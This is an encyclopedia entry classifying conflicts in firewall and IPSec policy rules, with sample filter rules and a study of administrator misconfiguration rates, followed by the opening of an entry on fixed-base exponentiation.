Network security polices are essential elements in Internet security devices that provide traffic filtering, integrity, confidentiality, and authentication. Network security perimeter devices such as firewalls, IPSec, and IDS/IPS devices operate based on locally configured policies. However, configuring network security policies remains a complex and error-prone task due to the rule-dependency semantics, and the interaction between policies in the network. This complexity is likely to increase as the network size increases. A successful deployment of a network security system requires global analysis of policy configurations of all network security devices in order to avoid policy conflicts and inconsistency. Policy conflicts may cause serious security breaches and network vulnerability such as blocking legitimate traffic, permitting unwanted traffic, and insecure data transmission.

There are many challenges confronting the correctness and consistency of security policy configuration in enterprise networks. First, in a single security device, the ordering of the policy rules is critically important to determine the underlying policy semantics. An incorrect rule ordering may obsolete some critical rules and result in a security hole that can be a target for a network attack. Second, the interaction between different network security policies in a distributed network environment introduces additional challenges. For example, inconsistent rule matching between two firewalls can result in illegitimate traffic being allowed into the network, leading to serious security threats such as denial of service attacks. Also, incorrect configuration of cascaded IPSec tunnels can lead to sending confidential data as clear text violating the security policy. Third, the existence of many action types (e.g., bypass, discard, encrypt/tunnel, authenticate/transport, etc.) presents another challenge when analyzing network security policies. Policy conflicts in IPSec devices may cause either a failure in establishing secure communication, or degrade the performance due to performing unnecessary redundant security operations.

Network Access Control Background

A *security policy enforcement point* is the network element that controls the traversal of packets across network segments based on a given *network security policy*. These include firewalls and IPSec devices, which are installed either at end hosts or at intermediate network nodes. The network protection offered by firewalls/IPSec is based on requirements defined by a security policy established and maintained by a user or system administrator. In general, packets are selected for a packet transmission/protection mode based on network and transport layer header information matched against entries in the policy, i.e., transport protocol, source address and port number, and destination address and port number. Each packet is either discarded, protected and transmitted, or permitted to flow without protection. The decision is based on the policy rules that match this traffic. To define traffic protection rules, we use a generic policy format that resembles the format used in a wide range of firewall and IPSec implementations [3]. In this format, the network security policy is composed of two lists of packet-filtering rules: access list and map list.

Access list It consists of ordered filtering rules that define the actions performed on packets that satisfy the rule conditions. All traffic is matched against the access rules sequentially till a matching rule is found. The rules are ordered such that all the packets in a flow will always trigger the same rule. The rule determines the required security action, where a *protect* action means that the traffic is securely transmitted, a *bypass* action means that the traffic is transmitted unsecured, and a *discard* action means that the traffic is dropped. Such rules are used in firewall policies to permit or discard traffic, and in IPSec policies to select the traffic to be protected.

Map list The rules in this list determine the security mapping required to protect the traffic selected by the access list, also based on a set of packet filters. Each rule is given a priority and the traffic is matched against the highest priority rule first. Multiple rules can be triggered for the same flow resulting in applying more than one security transformation on the same traffic. Such rules are used in IPSec policies to specify the cryptographic transformation for a specific traffic.

Firewalls control the traversal of packets across the boundaries of a secured network based on the security policy. A firewall security policy is an access list of ordered filtering rules. Filtering actions are either *bypass*, which permits the packet to enter or leave the secure network, or *discard*, which causes the packet to be blocked and dropped. Firewalls are widely used to protect the network from external attacks like port and address scanning and

denial of service attacks. They are also used to control the flow of traffic between network segments.

IPSec [6] is one of the most widely used protocols to provide secure transmission across the Internet. IPSec uses two security protocols to provide traffic security: Authentication Header (AH) and Encapsulating Security Payload (ESP). The AH protocol provides connectionless integrity, data origin authentication, and an optional anti-replay service. The ESP protocol provides confidentiality (encryption) and optional connectionless integrity, data origin authentication, and an anti-replay service. These protocols may be applied individually or in combination with each other to provide the desired security services. IPSec operations can be performed either at the traffic source and destination (transport mode) or at intermediate *security gateways* (tunnel mode), in order to allow for source-based or domain-based security. In transport mode the protocols provide protection primarily for upper layer protocols without changing the original IP headers. However, in tunnel mode, the protocols are applied to the entire IP packet and may modify the source and destination address of the original IP header to be the intermediate security gateways.

Network security policy rules can be written using the syntax shown in Fig. 1. The *access_list* is used to define firewall policies as well as IPSec protection rules, while the *map_list* is used to define IPSec transformation rules. A source or destination IP address can be specified as a single value or a range of values with a common network prefix. A source or destination port number is given as a single value or an interval of values. A *transform* is any cryptographic service that can be used to protect network traffic. These security services are practically IPSec AH and ESP either in transport or tunnel mode along with the cryptographic algorithm and the necessary cryptographic parameters. Figure 2 shows an example of a typical firewall/IPSec policy for outbound traffic. In this example, security gateways integrate firewall and IPSec functionality. The policy at each device is defined in terms of the access-list (upper section) and the map-list (lower section). In our work, we assume that inbound traffic is matched against a mirror image of the outbound IPSec policy, where the packet filters for the traffic source and destination are swapped [3]. The policy in host $A1$ requires integrity verification using AH transport for all traffic flowing to host $B3$. The policy in gateway SG_A blocks FTP traffic from flowing to any host in network B. In addition, all traffic flowing from network A to network B should be encrypted using ESP tunneling, except for the traffic coming from host $A1$.

$$
\begin{aligned}
access_list &:= access_rule[\ldots, access_rule] \\
access_rule &:= order, filter, action \\
filter &:= transport, src_ip, src_port, dst_ip, dst_port \\
action &:= \text{protect} \mid \text{bypass} \mid \text{discard} \\
map_list &:= map_rule[\ldots, map_rule] \\
map_rule &:= priority, filter, transform_list \\
transform_list &:= transform[\ldots, transform] \\
transform &:= sec_protocol, encaps_mode, parameters \\
sec_protocol &:= \text{AH} \mid \text{ESP} \\
encaps_mode &:= \text{Transport} \mid \text{Tunnel } tunnel_dst
\end{aligned}
$$

Firewalls. Fig. 1 The syntax of network security policy statements

In the rest of this chapter we proceed with the classification and analysis of conflicts in network security policies. Figure 3 shows the organization of our taxonomy of these conflicts. We divide the conflicts into two main categories: *access-list* conflicts that may exist between the rules in the access policy, and *map-list* conflicts that may exist in the map policy. We further classify the access-list conflicts into two subcategories: *intra-policy* conflicts that may exist within a single policy, and *inter-policy* conflicts between the policies in different devices. Finally, we identify the possible policy conflicts in each subcategory.


Theory and Applications

Modeling of Rule Relations


As rules are matched sequentially, the inter-rule relation or dependency is critical for determining any conflict in the security policy. In other words, if the rules are disjoint (no inter-rule relation), then any rule ordering in the security policy is valid. Therefore, classifying all types of possible relations between filtering rules is a first step to understand the source of conflicts due to policy misconfiguration. In this section we describe all the relations that exist between filtering rules by comparing the fields of filtering rules. The relation between field i in rule R_x and the corresponding field in rule R_y can be either equal, subset, superset, or distinct. For example, the IP address 140.192.61.5 is distinct from 140.192.60.5, but it is a subset of 140.192.61.*. We can then define the filtering rule relations as follows:

– *Exactly matching rules (R_x=R_y).* Rules R_x and R_y are *exactly matched* if every field in R_x is equal to the corresponding field in R_y. In the following example, Rule 1 and Rule 2 are exactly matching:

```
1: tcp 140.192.37.* any 61.20.33.* 80
2: tcp 140.192.37.* any 61.20.33.* 80
```



Firewalls. Fig. 2 Example of a typical Firewall/IPSec configuration. Only hosts *A*1 and *B*3 are IPSec capable. Security gateways SG_A and SG_B perform both firewall filtering and IPSec protection operations



Firewalls. Fig. 3 Classification chart of network security policy conflicts

– *Inclusively matching rules ($R_x \subset R_y$).* Rule R_x *inclusively matches* R_y if the rules do not exactly match and if every field in R_x is a subset or equal to the corresponding field in R_y. R_x is called the *subset match* while R_y is called the *superset match*. In the following example, Rule 3 inclusively matches Rule 4. Rule 3 is the subset match of the relation while Rule 4 is the superset match:

```
3: tcp 67.92.37.20 any 61.20.33.* 80
4: tcp 67.92.37.* any 61.20.*.* 80
```

– *Correlated rules ($R_x \bowtie R_y$).* Rules R_x and R_y are *correlated* if at least one field in R_x is a subset or partially intersects with the corresponding field in R_y, and at least one field in R_y is a superset or partially intersects with the corresponding field in R_x, and the rest of the fields are equal. This means that there is an intersection between the address space of the correlated rules although neither one is subset of the other. In the following example, Rule 5 and Rule 6 are correlated:

```
5: tcp 140.192.37.* any 61.20.*.* 0-256
6: tcp 140.192.*.* any 61.20.33.* 128-512
```

– *Disjoint rules.* Rules R_x and R_y are *completely disjoint* if every field in R_x is not a subset and not a superset and not equal to the corresponding field in R_y. However, rules R_x and R_y are *partially disjoint* if there is at least one field in R_x that is a subset or a superset or equal to the corresponding field in R_y, and there is at least one field in R_x that is not a subset and not a superset and not equal to the corresponding field in R_y. Rule 7 and Rule 8 in the following example are partially disjoint:

```
7: tcp 140.192.37.* any 61.20.*.* 80
8: tcp 140.192.37.* any 61.20.33.* 21
```

Classification of Access-List Conflicts

After identifying the possible relations between rules, we are now ready to study the types of rule conflicts. In this section, we focus the discussion on the conflicts that may exist between access list rules. These conflicts may exist

between rules in the same security device (intra-policy conflicts) or in different devices (inter-policy conflicts).


Intra-Policy Access-List Conflicts

It is very common to find filtering rules that are interrelated, i.e., exactly matched, inclusively matched, or correlated. In this case, different rule orderings may imply different and incorrect policy semantics (i.e., matching behavior). Thus, if the related rules are not carefully ordered, some rules may be concealed by other rules, resulting in an incorrect policy. In this section, we classify different conflicts that may exist among the rules in a single firewall or IPSec access policy.

Intra-policy shadowing A rule is shadowed when every packet that could match this rule is matched by some preceding rule with a different action. Consequently, the shadowed rule will never have an effect in the policy. Typically, rule R_y is shadowed by rule R_x if R_x precedes R_y and R_x *exactly* or *inclusively* matches R_y and the two rules have different actions. For example, in Fig. 4 Rule 8 in SG_A is shadowed by Rule 6 because Rule 6 will match and thereby conceal all the traffic that would match Rule 8. Shadowing is a critical error in the policy, as the shadowed rules become obsolete and never take effect. This might cause a legitimate traffic to be blocked or illegitimate traffic to be permitted. Therefore, as a general guideline, if there is an inclusive or exact match relationship between two rules, any superset (or general) rule should come after the subset (or specific) rule. It is mandatory to discover shadowed rules and alert the administrator to correct this error by reordering or removing the shadowed rule.

Intra-policy correlation As described in section "Modeling of Rule Relations", if two rules are correlated then there is some traffic that matches both rules. Thus, if the two correlated rules have different actions, then the action performed on the traffic is dependent on the ordering of the two rules. This dependency is not intuitive and leads to ambiguity in defining the security policy. A correlation conflict between two rules exists if the rules are correlated and they have different filtering actions. For example, a correlation conflict exists between Rule 7 and Rule 8 in SG_B in Fig. 4. The two rules with this ordering imply that all traffic that is coming from 1.1.1.2 and going to 2.2.2.1 is protected. However, if their order is reversed, the same traffic will be discarded. Correlation is considered a conflict warning because the correlated rules imply an action that is not explicitly handled by the policy. Therefore, in order to resolve this conflict, the correlation between rules should be discovered and the user should choose the proper rule order that complies with the security policy requirements. Otherwise, unexpected action might be performed on the traffic that matches the intersection of the correlated rules.

Intra-policy exception Exception rules are very common in network security policies. A rule is an exception of a following rule if they have different actions, and the following rule is a superset match (it could match all packets of the preceding rule). For example, in SG_A in Fig. 4, Rule 2 is an



Firewalls. Fig. 4 Example IPSec access-list policy with intra- and inter-policy conflicts. *Solid* lines indicate permitted traffic, while *dotted* lines indicate blocked traffic

exception of Rule 5. These two rules imply that all the traffic coming from the address 1.1.1.* to 2.2.2.2 will be discarded, except the traffic coming from 1.1.1.2. Exception is often used to exclude a specific part of the traffic from a general filtering action. This is not in general an error; however, it is important to identify exceptions because the exception rules change the policy semantics, which may or may not be desirable. This, for example, might cause accepted traffic to be blocked or denied traffic to be permitted. Thus, this type of conflict is considered a warning that is important to be highlighted to the administrator.

Intra-policy redundancy A rule is redundant when every packet that could match this rule is matched by some other rule that has a similar action. In other words, if the redundant rule is removed, the behavior of the security policy remains unchanged. Rule R_y is redundant to rule R_x if R_x precedes R_y and R_y *exactly* or *inclusively* matches R_x and the two rules have similar actions. However, rule R_x can be redundant to R_y if R_x *inclusively* matches R_y and there exists no rule in-between that is an exception or correlated with R_x. Figure 4 shows two rule redundancy examples in SG_A: Rule 3 with Rule 6 is the first case, and Rule 7 with Rule 6 is the second. Redundancy is considered a problem in firewall policies because it increases the policy size and consequently the search time and space of packet filtering, while it does not contribute to the policy semantics. Thus, it is important to discover redundant rules so that the administrator may modify or remove them altogether. In general, to avoid redundant rules, a superset rule following a subset rule should have a different filtering action.

Inter-Policy Access-List Conflicts

Even if every device policy in the network does not contain any of the intra-policy conflicts described in section "Classification of Access-List Conflicts", conflicts could exist between policies of different devices. For example, a firewall might block traffic that is permitted by another downstream firewall, or an upstream IPSec device might protect traffic that is not protected by the peer downstream device. In both cases, the traffic will not reach the destination as it will be dropped by the upstream devices. In this section, we first define criteria of inter-policy conflicts and then classify the conflicts that may exist between an upstream and a downstream access policy for both firewall and IPSec devices.

Referring to Fig. 4, we assume a traffic stream flowing from sub-domain D_A to sub-domain D_B across multiple cascaded policy enforcement points installed on the network path between the two sub-domains. At any point on this path in the direction of flow, a preceding device is called an *upstream device* whereas a following one is called a *downstream device*. Using the above network model, we can say that for any traffic flowing from sub-domain D_A to sub-domain D_B a conflict exists if one of the following conditions holds:

1. The most-downstream device permits traffic that is blocked by any of the upstream devices.
2. The most-upstream device permits traffic that is blocked by any of the downstream devices.

On the other hand, all intermediate devices should permit/bypass any traffic that is permitted/protected by the most-upstream and most-downstream device such that the flow can reach its destination.

Inter-policy shadowing This conflict is similar to the one discussed in section "Classification of Access-List Conflicts" except that it occurs between rules in two different policies/devices. Thus, inter-policy shadowing occurs if the upstream policy blocks some traffic that is permitted by the downstream policy.

There are two cases for shadowing between polices. The first case occurs if the traffic permitted (or protected) by a downstream rule, R_d, in SG_B is actually discarded by the upstream rule, R_u, in SG_A. In the second case, the traffic protection is required by R_u in SG_A but not by any R_d in SG_B. In IPSec, this causes the security association negotiation to fail and consequently results in discarding this traffic at the upstream device. In Fig. 4, Rule 4 in SG_A and Rule 4 in SG_B show an example of the first case. An example for the second case is Rule 2 in SG_A and Rule 2 in SG_B. If the rules exactly match, then *all* the traffic permitted by R_d is blocked by R_u, and we have *complete shadowing*. The two examples above are considered complete shadowing. However, if the rules inclusively match, then part of the traffic permitted by R_d is blocked by R_u, and we have *partial shadowing*. Rule 5 in SG_A and Rule 5 in SG_B are an example of partial shadowing.

Shadowing is considered a conflict because it prevents the traffic desired by some nodes from flowing to the end destination.

Inter-policy spuriousness This is another conflict that has serious consequence for network security as it allows for unwanted traffic to flow in the network. Traffic is called spurious if the upstream policy permits some traffic that is blocked by a downstream policy.

Spuriousness can occur when traffic is permitted by an upstream rule, R_u, in SG_A but discarded (or protected) by a downstream rule, R_d, in SG_B. Obviously, this traffic will not

reach the destination domain D_B but yet it was unnecessarily allowed to flow through the network till it got discarded. In Fig. 4, Rule 3 in SG_A and Rule 3 in SG_B show an example of spuriousness. If the rules exactly match, then all the traffic permitted by R_u is blocked by R_d, and we have *complete spuriousness*. If the rules inclusively match, then part of the traffic permitted by R_u is blocked by R_d, and we have *partial spuriousness*. An example of partial spuriousness is Rule 6 in SG_A and Rule 6 in SG_B in the same figure.


Spuriousness is a critical conflict because it allows unwanted traffic to flow across the network, increasing the network vulnerability to various network attacks such as port scanning, denial of service, etc.

Classification of Map-List Conflicts

The map-list is critical because it is the part of the policy that specifies the traffic security requirements. In this section, we identify the rule conflicts that may exist between the map list rules in a single (intra-policy) IPSec device or between multiple (inter-policy) IPSec devices. As a result of such conflicts, traffic might be transmitted insecurely or unnecessary redundant protection operations are applied to the same traffic. We also show examples of these conflicts in IPSec traffic transformation policies.

Overlapping-Session Conflicts

IPSec security policy allows for nesting multiple secure sessions or tunnels by applying a number of map-list rules to the same traffic (e.g., Fig. 5a). In case of intra-policy nested IPSec sessions, each session starts at the source (encapsulation point) and terminates at a selected peer on the path (decapsulation point) specified in the rule, and the sessions are applied in the order of their priorities in the policy. If the decapsulation point of the firstly applied session (inner tunnel) (e.g., 5.5.5.5 in Fig. 5a) happens to be located before that of a subsequent session (outer tunnel) (e.g., 6.6.6.6 in Fig. 5a) on the traffic path, then the traffic will be transmitted insecurely as clear text. This happens simply because the destination peer of the outer tunnel in this case returns the traffic after decapsulation back to the destination peer of the inner tunnel, which in turn decapsulates and forwards the traffic to the destination as clear text. This tunnel overlapping conflict occurs because the rules were not ordered correctly in the map-list such that the priorities of IPSec sessions terminating at further points from the source are higher than the priorities of the ones with closer termination points. The example in Fig. 5a shows two map rules applying to the traffic flowing from host *A* to *B*. The first rule encapsulates the traffic in a tunnel



Firewalls. Fig. 5 Examples for overlapping-session conflicts in the policy of (**a**) single device, and (**b**) multiple devices. The block arrows indicate the tunnel between two end-points. The line arrows indicate the traffic flow path with the sequence of events circled

to SG_A, then the second rule re-encapsulates the traffic in another tunnel to SG_B. However, this rule ordering results in incorrect nesting that causes the traffic to be sent back from SG_B to SG_A, and then decapsulated and forwarded as clear text to B.

Similarly, the same problem might happen due to inter-policy conflict between multiple IPSec gateways. However, in this case the only difference is the encapsulation point (start of the tunnel) might be at different point on the path. Figure 5b shows an example of two overlapping tunnels: from host A to 6.6.6.6 and from 5.5.5.5 to 7.7.7.7. As in the previous case, the outer tunnel decapsulation peer (7.7.7.7) comes after the inner tunnel decapsulation peer (6.6.6.6) on the path, causing a similar security violation. The example in Fig. 5b illustrates this case. In this example, two IPSec sessions are used to protect the traffic flowing from A to B. The first session starts at A and encapsulates the traffic in a tunnel terminating at SG_B. The second session starts at SG_A and re-encapsulates the traffic in another tunnel terminating at SG_C. The traffic is first received and decapsulated by SG_C and then forwarded back to SG_B. SG_B decapsulated the traffic and forwards it to B as clear text.

In order to assure correct overlapping of inter-policy tunnels, we must guarantee the decapsulation peers of the outer tunnels come first in the path. In other words, the packets should be decapsulated in reverse order of their encapsulation at subsequent points on the traffic path. This requires that the sessions for the same traffic must be either completely nested (i.e., the end-points of one session lie between the end-points of the other session) or cascaded (i.e., none of the end-points of any session lies between the end-points of the other session). Otherwise, the traffic will be sent unsecured over parts of the path due to this conflict.

So in general, by looking at any IPSec policy, this conflict exists if two rules match a common flow, and the tunnel end-point of the firstly applied rule comes before the tunnel end-point of the following rule in the path from source to destination. Notice that this conflict can only occur with two tunneled transforms or with a transport transform followed by a tunnel.

Multi-Transform Conflicts

IPSec also allows for multiple transforms to be applied by the same gateway or multiple gateways in the path on the same flow from source to destination. This gives the user the flexibility to combine different IPSec protection actions on the same traffic. However, some of these combinations provide weak protection, such as applying ESP transport after AH transport because ESP transport does not provide IP header protection. Moreover, other combinations may cause extra overhead without any further improvement in the traffic protection, particularly if the new protection is weaker than the existing one. For example, applying an AH tunnel on traffic already encapsulated in an ESP tunnel does not improve the security protection.

The multi-transform conflict occurs when two rules match a common flow, and the secondly applied rule uses a weaker transform on top of a stronger one applied by the other rule. For flexibility, the strength of any transform can be user-defined such that if a transformation has a larger strength value, then it provides better protection, and vice versa.

Open Problems

Future firewall policies will allow multiple actions that are not necessary mutually exclusive. In this case, actions are not necessary contradiction, thereby new conflict analysis need to be investigated to consider this kind of polices.

Experimental Results

In this section, we evaluate the effectiveness of our classification in discovering the conflicts in manually produced security policies. We implemented a set of conflict discovery algorithms to discover the security policy conflicts studied in sections "Classification of Access-List Conflicts" and "Classification of Map-List Conflicts" [5]. In these algorithms, we represent the security policy as Boolean expressions in order to to enable the analysis of policy semantics and the identification of rule conflicts using Boolean operators such as assignment and implication. We use Ordered Binary Decision Diagram (OBDD) [5] to represent and manipulate the policy expressions. We implemented these algorithms in a software tool called the "Security Policy Advisor" or SPA. In this section, we present our evaluation of the usability of the policy analysis techniques described in this paper.

To assess the practical value of our techniques, we used the SPA tool to analyze real firewall and IPSec policy rules in our university network as well as in some local industrial networks in the area. In many cases, the SPA has proven to be effective by discovering many policy conflicts that were not discovered through human visual inspection. We made an attempt to quantitatively evaluate the practical usability of the SPA by conducting a set of experiments that consider the level of network administrator expertise and the frequency of occurrence of each conflict type. In this experiment, we created two IPSec policy exercises and recruited 38 network administrators with varying level of expertise in the field (7 experts, 12 intermediate

Firewalls. Table 1 The percentage of administrators who created intra- and inter-policy IPSec conflicts

Experience	Intra-Policy Conflicts			Inter-Policy Conflicts		
	Access-list Conflicts	Overlapping-session Conflicts	Multi-transform Conflicts	Access-list Conflicts	Overlapping-session Conflicts	Multi-transform Conflicts
Expert	14%	14%	0%	29%	14%	14%
Intermediate	42%	33%	8%	50%	33%	17%
Beginner	84%	63%	16%	90%	53%	16%
Conflict type %	19%	9%	7%	38%	16%	11%

and 19 beginners) to complete each exercise. The exercise included writing IPSec access list and map list rules based on a set of security policy requirements for nine interconnected networks with 12 IPSec security gateways (intermediate and end-point gateways.) We then used the SPA tool to analyze the rules and count different types of conflicts. The experimental results in Table 1 show the percentage of individuals who introduced various types of conflicts in their IPSec policy configurations.

These results show clearly that even the expert administrators created policy conflicts. A total of about 29% of experts created intra-policy and inter-policy conflicts. This figure is even much higher for intermediate and beginner administrators (a total of about 67% and 90% created intra-policy conflicts, and 75% and 95% created inter-policy conflicts, respectively). An interesting observation is that most of the persons made configuration mistakes in configuring access-list and overlapping-session rules. The table also shows the average ratio of each conflict type relative to the total number of conflicts discovered for each class of administrators. The results clearly indicate that access-list conflicts dominate the misconfiguration errors made by administrators (19% intra-policy and 38% inter-policy access-list conflicts).

Recommended Reading

1. Al-Shaer ES, Hamed HH (2004) Discovery of policy anomalies in distributed firewalls. In: Proceedings of IEEE INFOCOM'04, Hong Kong, Mar 2004, pp 2605–2626
2. Al-Shaer E, Marrero W, El-Atway A, AlBadawi K (2009) Network configuration in a box: towards end-to-end verification of network reachability and security. In: Proceedings of 17th international conference on network communications and protocol (ICNP'09), Princeton, pp 123–132
3. Configuring IPSec Network Security. Cisco IOS security configuration guide, Release 12.2, Cisco Systems, San Jose
4. Gouda MG, Liu AX, Jafry M (2008) Verification of distributed firewalls. In: Proceedings of IEEE GLOBECOM, New Orleans, Nov 2008, pp 1–5
5. Hamed H, Al-Shaer E, Marrero W (2005) Modeling and verification of IPSec and VPN security policies. In: Proceedings of international conference on netwrok communications and protocol (ICNP'05), Boston
6. Kent S, Atkinson R (1998) Security architecture for the internet protocol. RFC-2401, IETF, Nov 1998
7. Narain S, Levin G, Malik S, Kaul V (2008) Declarative infrastructure configuration synthesis and debugging. J Netw Syst Manag 16:235–258
8. Yuan L, Mai J, Su Z, Chen H, Chuah C, Mohapatra P (2006) FIREMAN: A frameworkkit for firewall modeling and analysis. In: 27th IEEE symposium on security and privacy, Oakland, May 2006
9. Zhang B, Al-Shaer ES, Jagadeesan R, Riely J, Pitcher C (2007) Specifications of a high-level conflict-free firewall policy language for multidomain networks. In: 12th ACM symposium on access control models and technologies (SACMAT 2007), France, June 2007, pp 185–194

Fixed Window Exponentiation

►2^k-Ary Exponentiation

Fixed-Base Exponentiation

André Weimerskirch
escrypt Inc., Ann Arbor, MI, USA

Related Concepts

►Binary Exponentiation; ►Diffie–Hellman Key Agreement; ►Fixed-Exponent Exponentiation; ►k-ary Exponentiation; ►Windows Exponentiation

Definition

The exponentiation of a fixed base element $g \in G$, with G some group, by an arbitrary positive integer exponent e.

Theory

There are many situations where an exponentiation of a fixed base element $g \in G$, with G some group, by an arbitrary positive integer exponent e is performed. Fixed-base exponentiation aims to decrease the number of multiplications compared to general exponentiation algorithms such as the ►binary exponentiation algorithm. With a fixed base, precomputation can be done once and then used for

many exponentiations. Thus the time for the precomputation phase is virtually irrelevant. Using precomputations with a fixed base was first introduced by Brickell, Gordon, McCurley, and Wilson (and thus it is also referred to as BGMW method) [1]. In the basic version, values $g_0 = g$, $g_1 = g^2, g_2 = g^{2^2}, \ldots, g_t = g^{2^t}$ are precomputed, and then the binary exponentiation algorithm is used without performing any squarings. Having an exponent e of bit-length $n + 1$, such a strategy requires on average $n/2$ multiplications whereas the standard binary exponentiation algorithm requires $3/2\ n$ multiplications. However, there is quite some storage required for all precomputed values, namely, storage for $t + 1$ values. The problem of finding an efficient algorithm for fixed-base exponentiation can be rephrased as finding a short vector-addition chain for given base elements $g_0, g_1, \ldots, g_t$ (cf. fixed-exponent exponentiation). Note that there is always a trade-off between the execution time of an exponentiation and the number t of precomputed group elements.

